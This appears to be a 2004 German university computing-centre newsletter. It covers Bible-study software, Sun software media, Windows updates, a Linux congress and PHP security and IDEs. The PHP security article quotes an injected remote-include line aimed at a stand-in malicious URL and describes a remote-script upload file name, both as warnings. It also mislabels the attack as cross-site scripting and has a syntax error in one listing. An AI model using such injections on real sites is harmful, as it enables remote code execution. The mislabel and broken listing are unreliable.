Der Fortschritt durch die elektronische Datenverarbeitung im biblischen Bereich kann kaum zu hoch eingeschätzt werden. Bis vor einigen Jahren war man für Textuntersuchungen auf gedruckte Konkordanzen zum Alten und zum Neuen Testament angewiesen; die Grenze solcher Konkordanzen ist systembedingt die Lexem-Ebene. Sobald man mehr als das Vorkommen einzelner Wörter abfragen wollte, also bestimmte Wort- oder Formkombinationen untersuchen oder grammatischen bzw. stilistischen Eigenheiten nachspüren wollte, war dies mit gedruckten Konkordanzen ein höchst zeitaufwändiges Unterfangen. Mit BibleWorks ist die Lexem-Ebene gesprengt. BibleWorks erledigt solche Aufgaben in Bruchteilen von Sekunden, und dank einer bedienerfreundlichen Oberfläche ist auch die Aufgabenstellung keine Zeitfrage. Selbst hochkomplexe Abfragen sind nach einer kurzen Einarbeitungszeit problemlos zu bewerkstelligen.

Aber auch ganz einfache und im Geschäft der Exegeten alltägliche Fragen auf der Lexem-Ebene beantwortet BibleWorks in einer Weise, die gedruckte Konkordanzen nicht leisten können.




Abbildung 1

Abb. 1 zeigt das Ergebnis der Anfrage, wie oft und an welchen Stellen das hebräische Äquivalent für „der Himmel“ im Alten Testament belegt ist. Nach Eingabe des hebräischen Wortes lag nach 0,03 Sekunden das Ergebnis vor: 236 Belege in 223 Versen. Die Belegstellen sind einzeln aufgeführt (rechts oben) und können einzeln abgerufen werden, hier der Beleg Gen 1,1, der (im großen Ergebnisfenster links) in vollem Wortlaut wiedergegeben wird, wobei in diesem

Fall – frei wählbar aus einer Fülle von Übersetzungen, die im Programm zur Verfügung stehen – neben der standardmäßig eingeblendeten King James Version die deutsche Einheitsübersetzung, die griechische Septuaginta und die lateinische Übersetzung der Vulgata zugeschaltet sind. Der Cursor, hier auf das erste Wortgebilde im hebräischen Text gezogen, ruft dessen morphologische Analyse auf. Mit dem Einsatz von *wildcards* etc. hätte die Anfrage auch leicht auf Formvarianten hin erweitert werden können.

Eine andere Funktion, die gerade für mich als Hebräischlehrer bei der Suche nach geeigneten grammatischen Beispielen für den Unterricht sehr hilfreich ist, ist der „Morphology Assistant“.




Abbildung 2

Durch einfache Eingabe stellte ich zum Beispiel die Frage nach allen hebräischen Verben, die in folgender Form belegt sind: 1. Person Singular Perfekt Qal mit Suffix 2. Person Maskulin Singular (Abb. 2). Das Ergebnis lag nach 0,20 Sekunden vor (Abb. 3): insgesamt 70 Vorkommen bei 30 Formvarianten (verschiedene Verben) in 64 Versen. Die einzelnen Belegstellen sind wieder rechts oben angegeben, von denen ich durch Anklicken mit der linken Maustaste Num 23,11 ausgewählt habe. Im Ergebnisfenster wird diese Stelle im Volltext einschließlich der gewählten Übersetzungen angezeigt, wobei die fragliche Form farbig unterlegt erscheint.

Dieselbe Frage mit einer gedruckten Konkordanz lösen zu wollen, würde Stunden in Anspruch nehmen, denn man müsste jedes einzelne Verbum, das ein direktes Objekt regieren kann, in der Konkordanz nachschlagen und auf das Vorkommen dieser speziellen Form hin überprüfen.

Die Übertragung von Daten aus BibleWorks in ein Textverarbeitungsprogramm wie Word oder WordPerfect ist denkbar einfach; dies gilt auch für hebräische und griechische Texte. Die von BibleWorks mitgelieferten hebräischen und griechischen Zeichensätze (True Type) sind zudem unmittelbar in Textverarbeitungsprogrammen einsetzbar.

Prof. Dr. Hans Werner Hoffmann
Theologische Fakultät




Abbildung 3

Aktuelle Versionen

Sun Education Software Academic Edition (Sun EduSoft)

Das RRZE erhält künftig vierteljährlich die im Sun EduSoft Portfolio enthaltenen aktuellen Softwarepakete in Form von CDROMs bzw. DVDs.

Einrichtungen, die einen SUN-Campusvertrag abgeschlossen haben, können Kopien der benötigten CDROMs und die erforderlichen License Codes zu RRZE-Konditionen bestellen.

Die gängigsten Pakete werden auf dem Software-Verteilserver des RRZE als Image abgelegt.

Informationen über aktuelle Releases:

<http://www.sun.com/products-n-solutions/edu/promotions/edu-soft/institution/productlist.html>

<http://www.sun.com/products-n-solutions/edu/promotions/edusoft/institution/schedule.html>

Startseite „Sun in Forschung und

Lehre“: <http://www.sun.de/ful>

Kurzbeschreibung der einzelnen Pakete:

<http://www.sun.com/products-n-solutions/edu/edusoft/>

Folgende Pakete wurden am RRZE bereits getestet:

Sun Studio 8 (sparc)

- Dieses Paket enthält C, C++ und Fortran

Sun Studio 8 Companion

- Dieses Paket enthält die Performance Library

Solaris Software Companion 4/04 SPARC CDROM;

- Viele nützliche Freeware Software Tools machen eine eigene Übersetzung überflüssig. *G. Heintzen*

Liste der am RRZE vorhandenen aktuellen CDROMs bzw. DVDs:

N1 Provisioning Server 3.1 Blades Edition
Sun Studio 8 (sparc)
Sun Studio 8 Companion
Sun Studio 8 (x86)
Sun ONE Meta-Directory 5.1
Sun ONE Message Queue 3.5
Sun ONE Integration Server B2B Edition 3.6.2 Windows
Sun ONE Integration Server B2B Edition 3.6.2 Solaris
Sun ONE Integration Server Secure Trading Agent 1.0
SUN STOREDGE UTILIZATION Suite 4.0
SUN STOREDGE PERFORMANCE Suite 4.0
SUN STOREDGE AVAILABILITY Suite 3.2
SUN STOREDGE TRAFFIC MANAGER 3.1
SUN STOREDGE MANAGEMENT SOFTWARE KIT (04/04)
Sun HPC ClusterTools 5 Software
Sun Ray Server Software 2.0
Sun Control Station 2.0
Sun Management Center 3.5 (1/2)
Sun Management Center 3.5 (2/2)
SUN STOREDGE 6000 FAMILY HOST INSTALLATION SOFTWARE

Sun ONE Grid Engine Enterprise Edition 5.3
TRUSTED SOLARIS 8 SOFTWARE HW 7/03 Standard Edition (1/2) (sparc)
TRUSTED SOLARIS 8 SOFTWARE HW 7/03 Standard Edition (2/2) (sparc)
TRUSTED SOLARIS 8 DOCUMENTATION HW 7/03
TRUSTED SOLARIS 8 SOFTWARE HW 7/03 Standard Edition (1/2) (x86)
TRUSTED SOLARIS 8 SOFTWARE HW 7/03 Standard Edition (2/2) (x86)
SUNSCREEN 3.2
TRUSTED SOLARIS 8 DOCUMENTATION EUROPEAN 2/02

Sun Java Desktop System, Release 2 Desktop Software 1 of 3
Sun Java Desktop System, Release 2 Desktop Software 2 of 3
Sun Java Desktop System, Release 2 Desktop Software 3 of 3
Sun Java Desktop System, Release 2 Desktop Source Code 1 of 3
Sun Java Desktop System, Release 2 Desktop Source Code 2 of 3
Sun Java Desktop System, Release 2 Desktop Source Code 3 of 3
Sun Java Desktop System, Release 2 Documentation
Sun Java Desktop System, Release 2 System Management Tools
Sun Java Desktop System, Release 2 Developer Tools Evaluation

Sun EduSoft

Solaris 9 Operating Environment 4/04 SPARC DVD
Solaris 9 Operating Environment 4/04 x86 DVD
Solaris 9 Installation 4/04 x86 CDROM
Solaris 9 Software 1 of 2 4/04 x86 CDROM
Solaris 9 Software 2 of 2 4/04 x86 CDROM
Solaris 9 Languages 2 of 2 4/04 x86 CDROM
Solaris 9 Dokumentation 1 of 2 4/04 CDROM
Solaris 9 Dokumentation 2 of 2 4/04 CDROM
Solaris Software Companion 4/04 x86 CDROM
Solaris 9 Installation 4/04 SPARC CDROM
Solaris 9 Software 1 of 2 4/04 SPARC CDROM
Solaris 9 Software 2 of 2 4/04 SPARC CDROM
Solaris 9 Languages 2 of 2 4/04 SPARC CDROM
Solaris Software Supplement 4/04 SPARC CDROM
Solaris Software Companion 4/04 SPARC CDROM
Sun Developer Software Starter Kit 1 of 7 Solaris, Windows, Linux
Sun Developer Software Starter Kit 2 of 7 Solaris, Windows, Linux
Sun Developer Software Starter Kit 3 of 7 Solaris, Windows, Linux
Sun Developer Software Starter Kit 4 of 7 Solaris, Windows, Linux
Sun Developer Software Starter Kit 5 of 7 Solaris, Windows, Linux
Sun Developer Software Starter Kit 6 of 7 Solaris, Windows, Linux
Sun Developer Software Starter Kit 7 of 7 Solaris, Windows, Linux
Sun Code Camp Training Resources Solaris, Windows, Linux
Driver Development Kit for Solaris Platforms

Sun Java Studio Enterprise 6 2004Q1 Solaris 8/9
Sun Java Studio Enterprise 6 2004Q1 Solaris 8/9 SPARC, Solaris 9 x86, Windows 2000/XP
Sun Java Studio Enterprise 6 2004Q1 Solaris 9 x86
Sun Java Studio Enterprise 6 2004Q1 Windows 2000/XP
Sun Java Studio Enterprise 6 2004Q1 Companion CD Solaris 8/9 SPARC, Solaris 9 x86, Windows 2000/XP
Sun Java System Message Queue 3.5
Sun Java System Application Server Enterprise Edition 7 SPARC
Sun Java System Application Server Enterprise Edition 7 x86
Sun Java System Application Server Enterprise Edition 7 Red Hat Enterprise Linux 2.1 / 3.0 x86
Java 2 Platform Enterprise Edition 1.4 SDK

Sun Java Enterprise System sparc x86
Sun Java Enterprise System sparc
Sun Java Enterprise System x86
Sun Java Enterprise System Accessory CD Volume 1
Sun Java Enterprise System Accessory CD Volume 2
Sun ONE Active Server Pages 4.0
Sun Java Studio Standard 5 update 1
Sun Java Studio Standard 5 update 1 Companion CD
StarOffice 7 OEM Master Media Windows 2004 Rev B
StarOffice 7 OEM Master Media SPARC 2004 Rev B
StarOffice 7 OEM Master Media Linux 2004 Rev B
StarSuite 7 OEM Master Media Windows 2004 Rev B
StarSuite 7 OEM Master Media SPARC 2004 Rev B
StarSuite 7 OEM Master Media Linux 2004 Rev B
Appcert 2.5 Solaris ABI Certification Tools
Sun Solutions CD Volume 1 2004

Sun Education Software Academic Edition

Verzeichnisschutzgenerator

Seit Anfang Juli 2004 steht für die Webhosting-Kunden des RRZE ein Dienst zur automatischen Generierung eines Verzeichnis- und/oder Datei-Schutzes zur Verfügung.

Über ein Online-Formular werden die entsprechenden Dateien für die Zugriffsbeschränkung generiert und als gepackte Datei zum Download angeboten. Sie müssen anschließend nur noch auf dem lokalen Rechner entpackt und in den zu schützenden Bereich der Webpräsenz hochgeladen werden. Der Zugriffsschutz ist dann sofort aktiv.

Eine ausführliche Anleitung finden Sie unter
<http://www.rrze.uni-erlangen.de/dienste/web/zugriffsschutz-generator/anleitung.shtml>

Das Formular ist unter folgender Adresse verfügbar:
<http://www.rrze.uni-erlangen.de/dienste/web/zugriffsschutz-generator/generator.php>

V. Buzek

Windows Update Dienst

Der „Software Update Service“ (SUS)-Client der Firma Microsoft bietet eine einfache Möglichkeit zum automatischen Betriebssystem-Update von Windows-PCs.

Das Programm überträgt in der aktuellen Version im Hintergrund nur Hotfixes auf den Windows-PC. Je nach Konfiguration werden die Updates anschließend automatisch installiert oder der Kunde wird benachrichtigt und kann die Installation manuell anstoßen. Zur Nutzung dieses Dienstes stellt das RRZE die Konfigurations-Setup-Datei *FAUSUS.EXE* ausschließlich für die Betriebssystemversionen „Windows 2000 Professionell“ (ab Servicepack 3, deutsch und englisch) und „Windows XP Professionell“ (deutsch und englisch) zur Verfügung.

Der SUS-Client kann entweder auf die Server der Firma Microsoft oder auf den vom RRZE betriebenen eigenen SUS-Server zugreifen. Im letzteren Fall werden Patches nur einmalig und deshalb kostensparend durch das Internet übertragen. Beim Zugriff auf den eigenen Server ist darüber hinaus eine bessere Erreichbarkeit gewährleistet, da die Microsoft-Server phasenweise stark überlastet sind. Da Patches außerdem vor der Freigabe auf dem RRZE-Server getestet werden, können Probleme im Vorfeld erkannt und Störungen vermieden werden. (Die automatische Installation von Anwendungs- und Treiber-Updates ist erst mit der kommenden Version WUS möglich.)

Das RRZE hat eine Mailingliste windowsupdate@rrze.uni-erlangen.de eingerichtet, über die Kurzhinweise zu den aktuellen Patches innerhalb der Universität bekannt gegeben werden. Diese Liste richtet sich ausschließlich an Universitätsangehörige und kann deshalb nur mit einer gültigen Universitäts-E-Mail-Adresse genutzt werden (E-Mail-Adresse muss auf uni-erlangen.de enden).

Wenn Sie die Mailingliste nutzen möchten, melden Sie sich bitte mit Ihrer Universitätsadresse hier an: majordomo@rrze.uni-erlangen.de

Mail an: majordomo@rrze.uni-erlangen.de
Subject:
Body: subscribe windowsupdate-rrze

Weitere Informationen finden Sie auf den Webseiten des RRZE:

- RRZE - Windows Sicherheit:
FAUSUS - Microsofts Software Update Service an der FAU
<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/windows/fausus.shtml>

bzw. bei Microsoft:

- SUS Homepage
<http://www.microsoft.com/windowsserver-system/sus/default.aspx>
- SUS FAQ
<http://www.microsoft.com/windowsserver-system/sus/susfaq.aspx>

G. Hofmann

Linux-Kongress

Vom 7. bis 10. September 2004 fand am Regionalen Rechenzentrum Erlangen der inzwischen elfte internationale Linux-Kongress statt. Eingeladen hatte zu der - leider kostenpflichtigen - Veranstaltung die German Unix User Group (GUUG).

Für die ersten beiden Tage waren Tutorials vorgesehen, deren Spannweite von IPv6 bis zu den von Kernel-Entwickler Theodore Ts'o vorgestellten Linux Kernel Internals reichte.

An den darauf folgenden Kongresstagen standen kürzere Vorträge zu verschiedenen aktuellen Themengebieten auf dem Programm: Mehrfach wurden Hochverfügbarkeits- und Cluster-Lösungen sowie verteilte Systeme thematisiert. Ein freies Terminal Server Projekt für Linux oder Ausblicke auf Samba 4 kamen ebenfalls zur Sprache. Selbst ein Vortrag über die General Public License (GPL) und ihre rechtlichen Auswirkungen fehlte nicht.

Die Highlights dieser beiden letzten Tage waren allerdings unbestritten die beiden Keynotes von Paul „Rusty“ Russel und Jon „maddog“ Hall.

Der extra aus Australien angereiste Kernel-Entwickler Paul Russel gewährte den Teilnehmern am Donnerstag Einblick in seine vielfältigen Entwicklererfahrungen. Dabei ging es ihm aber weniger um die technische Seite sondern vielmehr darum, das Thema „Kommunikation unter (Kernel-) Entwicklern“ zu beleuchten und wertvolle Tipps zu geben. Beendet wurde der vorletzte Tag dann mit einem Social Event im E-Werk. Neben Kulinarischem gab es auch jede Menge mehr oder weniger fachliche Diskussionen.

Jon Hall, der Vorsitzende von „Linux International“, sorgte schließlich am letzten Tag der Konferenz noch für einige Lacher, als er das Phänomen „Open Source“ aus einer eher ungewöhnlichen Perspektive unter die Lupe nahm: Im Jahr 2003 versucht die Organisation „Linux Intergalactic“ die Ereignisse rund um „Open Source“ vor dem großen Börsencrash 2000 zu rekonstruieren ... mit erstaunlichen Erkenntnissen.

M. Ritter

PHP: Verwalten von Formularen

Usereingaben einfach und verlässlich überprüfen

PHP ist nach Perl und ASP eine weitere serverseitige Skriptsprache. Sie wird seit 1995 entwickelt und erfreut sich seitdem wachsender Beliebtheit. Ursprünglich für die Entwicklung dynamischer Websites konzipiert, ist PHP im Gegensatz zu HTML (oder JavaScript) plattform- und browserunabhängig, d.h. der Quelltext wird nicht direkt an den Browser übermittelt, sondern erst von einem serverseitigen Interpreter gelesen. Diese serverseitige Ausführung hat den Vorteil, dass beim Browser keine speziellen Fähigkeiten erforderlich sind. PHP bietet aber auch noch diverse andere Vorteile. Zum Beispiel kann man PHP-Code direkt in HTML-Seiten einbetten und ganz einfach eine Anbindung zu einer Datenbank MySQL herstellen.

Insbesondere bei der Verarbeitung von in Formularen eingegebenen Daten kann PHP seine Funktionalität voll ausspielen. Werden die vom Benutzer eingegebenen Daten ungeprüft übernommen, lauern allerdings einige Gefahren.

Unerwünschter HTML-Code wird der eigenen Seite untergeschoben

Ein Gästebuch kann allein durch das nicht herausgefilterte Codefragment „</html>“ in einem seiner Einträge zum Absturz gebracht werden.

Hijacking der eigenen Seite durch Cross Side Scripting (XSS)

Den eigenen Seiten kann in einem Forum durch die Eingabe von „<?php require(http://www.boeseurl.de);?>“ fremder Code untergeschoben werden, der unter der eigenen Kennung ausgeführt wird.

Angriff auf die Datenbank durch SQL-Injections

Schon eine simple Passwortabfrage, die direkt in ein SQL-Statement übernommen wird, kann zur Zerstörung der gesamten Datenbank führen.

Aus Sicherheitsgründen ist es demnach zwingend erforderlich, die Eingaben der Benutzer zu überprüfen. Das am RRZE entwickelte, frei verfügbare Skript `class-security.php` unterstützt Sie dabei. Es kann unter der Adresse www.rrze.uni-erlangen.de/

`dienste/web/
php/security.
shtml` heruntergeladen und je nach Bedarf einfach, komfortabel oder sogar mit komplexen Parametern eingesetzt werden.



Achtung: Am Anfang (!) des Skripts muss die `class_security` eingebunden, instanziiert und aufgerufen werden. Dazu gibt es mehrere Möglichkeiten:

1. Deutlich mehr Sicherheit durch 3 Zeilen mehr Code

Die Eingabe der folgenden drei Code-Zeilen sorgt dafür, dass nur noch Buchstaben, Zahlen, Leerzeichen, das @-Zeichen und der Bindestrich (auch keine HTML- oder PHP-Tags) über POST oder GET übergeben werden. Alle für SQL-Injections relevanten Zeichen und Befehle werden außerdem mit Hilfe des Befehls `strip_tags()` und eines regulären Ausdrucks entfernt:

```
require („/proj.stand/webtools/lib/  
class_security.php“);  
$s= new security;  
$s->check_REQUEST();
```

Listing 1: Bereits 3 Zeilen Code sorgen für mehr Sicherheit

2. Manche Variablen können von einer Überprüfung ausgeschlossen werden

Unter Umständen sollen einzelne Variablen nicht überprüft werden: Passwörter enthalten beispielsweise häufig Sonderzeichen, auf die man nicht verzichten will. Damit sie trotz Sicherheitscode akzeptiert werden, kann entweder in `security.php` die Array-Konstante `std_nicht_ueberpruefen` mit den entsprechenden Variablennamen gefüllt oder direkt beim Aufruf ein entsprechendes Array übergeben werden:

```
$s->set_std_nicht_ueberpruefen(array  
("passwort"));
```

Listing 2: Generelles Ausschließen von Variablen aus der Überprüfung

```
require("/proj.stand/webtools/lib/
class_security.php");
$s= new security;
$nicht_ueberpruefen=array("passwort");
$s->check_REQUEST($nicht_ueberpruefen);
```

Listing 3: Gesondertes Ausschließen von Variablen aus der Überprüfung

3. Sonderbehandlung für bestimmte Variablen ermöglicht genaueres Überprüfen

Spezielle Sonderbehandlungsfunktionen, die miteinander kombiniert und um eigene Funktionen ergänzt werden können, ermöglichen ein noch genaueres Überprüfen. Die Sonderfunktion `zahl` akzeptiert zum Beispiel nur Zahlen. Um die Sonderbehandlung auf eine ausgewählte Variable anzuwenden, wird der Name im assoziativen Array `$sonderbehandlung` zugewiesen (vgl. `zahl1`). Für die Anwendung mehrerer Sonderbehandlungen auf ein und dieselbe Variable wird als Wert für den Variablennamen ein eigenes Array mit den Namen der Sonderbehandlungen zugewiesen. Die Standardroutine heißt `standard` (vgl. `zahl2`).

```
require("/proj.stand/webtools/lib/
class_security.php");
$s= new security;
$nicht_ueberpruefen=array("passwort");
$sonderbehandlung=array("zahl1"=>"zahl",
zahl2"=>array("standard","zahl");
$s->check_REQUEST($nicht_ueberpruefen,
$sonderbehandlung);
```

Listing 4: Variablenausschluss u. Sonderbehandlung f. einzelne Variablen

4. Nutzen einzelner Funktionen aus `class_security` wie z.B. Passwortüberprüfung

Einzelne Funktionen zur Überprüfung von Variablen können ebenfalls gezielt angewählt werden. So gibt es unter anderem auch eine Funktion die überprüft, ob es sich bei einer Variablen um ein sicheres und dementsprechend geeignetes Passwort handelt. Alle Funktionen sind in der umfangreichen Dokumentation aufgelistet.

```
require("/proj.stand/webtools/lib/
class_security.php");
$s= new security;
$testpasswort="zu einfach";
if ($s->is_passwort($testpasswort))
echo „Passwort ist gut. „;
else echo „Passwort ist nicht gut“;
```

Listing 5: Nutzung einer einzelnen Funktion aus `class_security`

5. Uploads werden auf gültige Dateinamen überprüft

Ein großes Sicherheitsrisiko sind Dateiuploads, deren Namen nicht überprüft werden. Sie können fremden Code auf den eigenen Webserver bringen, indem ein Dateiname nach dem Schema `http://www.example.org/badsript.php` übergeben wird. Das nachfolgende Skript überprüft die Namen der hochgeladenen Dateien. Unsichere Dateien werden sofort gelöscht.

```
require("/proj.stand/webtools/lib/
class_security.php");
$s= new security;
$s->check_UPLOADS();
```

Listing 6: Überprüfen v. hochgeladenen Dateien auf gültige Dateinamen

6. Ausgabe von Fehlermeldungen

Zur Laufzeit werden keine Fehlermeldungen ausgegeben, sondern das Skript tut brav seine Arbeit und entfernt alles, was nicht erlaubt ist. Beim Entwickeln eines Skriptes möchte man aber unter Umständen wissen, welche Variablen von welcher Funktion verändert wurden. Dies kann über die Methode `get_error()` abgerufen werden. Dieser Methode kann nichts, der Name einer Funktion, der Name einer Variable oder eine Kombination aus beidem übergeben werden.

```
print_r($s->get_error());
// Zeigt alle Fehler an
print_r($s->get_error(„is_ip“));
// Zeigt nur Fehler an, die durch
die Funktion is_ip ausgelöst wurden
print_r($s->get_error(„“, „var1“));
// Zeigt nur Fehler an, die in der
Variable var1 gefunden wurden
```

Listing 7: Anzeigen von Fehlermeldungen

Eine ausführliche Dokumentation des Skripts ist unter der Adresse www.rrze.uni-erlangen.de/dienst/web/php/standardscripte/security.shtml einsehbar. Dort sind auch noch zusätzliche Routinen zur Überprüfung, z.B. auf syntaktisch korrekte E-Mail-Adressen und Postleitzahlen oder gültige Dateinamen beschrieben.

Selbstverständlich können Sie auch eine Ableitung der zentral abgelegten Klasse erstellen und so vorhandene Funktionen überschreiben oder neue hinzufügen.

D. de West

PHP: Entwicklungsumgebungen im Test

Mehr als „Hallo Welt“

Sind die ersten Gehversuche mit der Skriptsprache PHP geschafft, entsteht schnell der Wunsch nach Hilfsmitteln, die das Entwickeln von Skripten oder Applikationen erleichtern. Hierfür stehen Entwicklungsumgebungen zur Verfügung, die das Arbeiten mit PHP komfortabler machen sollen.

Die Skriptsprache PHP erfreut sich am Regionalen Rechenzentrum Erlangen reger Beliebtheit. Viele Internetauftritte der Universität nutzen diese Technologie zur Gestaltung ihrer interaktiven Webseiten. PHP-Entwicklungsumgebungen (IDEs – Integrated Development Environments) bieten zur Verwaltung umfangreicherer PHP-Projekte Funktionalitäten, die einfache Editoren nicht leisten können und müssen.

In unserem Test haben wir die selbsternannten Branchenführer Maguma [1], Zend [2] und NuSphere [3] mit ihren kommerziellen Produkten *Maguma Workbench*, *Zend Studio* und *NuSphere PHPEd* unter die Lupe genommen. Alle drei Produkte sind für die Betriebssysteme Windows und Linux verfügbar. Besonderes Augenmerk haben wir auf die Frage der erhöhten Produktivität gelegt: Können Anwender, die sich eben erst in fortgeschrittenes Entwickeln mit PHP eingearbeitet haben, ihre Skripte mit Hilfe der IDEs schneller und komfortabler weiterentwickeln?

Die Messlatte für den Test wurde deshalb bewusst hoch angelegt. Die ausgewählten Produkte mussten mindestens die folgenden Funktionen beherrschen:

- mehrfaches Rückgängigmachen von Änderungen, auch nach dem Speichern der Datei(en);
- Projekt-Management: die Verwaltung und Zusammenfassung mehrerer Dateien und Verzeichnisse in einem frei benennbaren „Projekt“;
- integrierter Datei-Browser: eine in das Programm eingebettete Übersicht des Verzeichnis-Systems;
- Syntax-Highlighting: die farbliche Auszeichnung bestimmter Wörter und Bereiche innerhalb einer Datei;

- Bracket Matching: optische Auszeichnung zur Erkennung zusammengehöriger Klammerung;
- Code-Completion: die Vervollständigung von Schlüsselwörtern, PHP-Funktionen und bereits deklarierten Variablen.


Standard-Features, die auch in einfachen Editoren zu finden sind, wie Zeilennummerierung, automatisches Einrücken von Codeblöcken oder Suchen und Ersetzen wurden vorausgesetzt.

Zend Studio 3.5.0

Zend, die Firma, die u.a. auch wesentliche Erweiterungen zur Sprache PHP beigetragen hat, teilt ihre Entwicklungsumgebung in eine Client- und eine Server-Version. Beide können getrennt voneinander benutzt und installiert werden. Erst mit der Verwendung der Server-Version lässt sich die volle Remote Debugging Funktionalität nutzen, also die Fehleranalyse von PHP-Skripten auf externen (Web-) Servern. Allerdings bietet Zend Studio auch ohne die Server-Version eine lokale Debugging Funktion, die erhöhten Anforderungen genügt.

Beim ersten Start präsentiert sich Zend Studio mit einer aufgeräumten Oberfläche. Alle Fenster mit Zusatzinformationen, wie beispielsweise die Debugger-Ausgabe oder der Datei-Browser, lassen sich komfortabel ausblenden, um bei Bedarf mehr Platz für das Editor-Fenster zu schaffen. Ebenso praktisch ist die Möglichkeit zur „Doppelten Ansicht“. Ein Dokument kann nochmals in einem neuen Editor-Fenster geöffnet werden – das hilft der Übersichtlichkeit bei Dateien mit vielen Zeilen ungemein. Selbstverständlich werden

Der Code-Analyzer von
Zend Studio.



Änderungen, die in einem Fenster gemacht werden, auch automatisch im anderen Fenster durchgeführt. Zusätzlich bietet der „Inspektor“ eine praktische Übersicht der vorhandenen Funktionen und Klassen einer PHP-Datei oder eines PHP-Projekts. Die Dokumentation der PHP-eigenen Funktionen ist in einem separaten Fenster vorhanden und kann über die Taste „F1“ aufgerufen werden. Leider fehlt hierfür aber eine Suchfunktion.

Zend Studio bringt zwei Tools zur Code-Analyse mit: einen „Debugger“ zur Fehleranalyse bei der Ausführung des Quellcodes und einen „Analyzer“ zur Analyse des Quellcodes auf Fehler verschiedener Art.

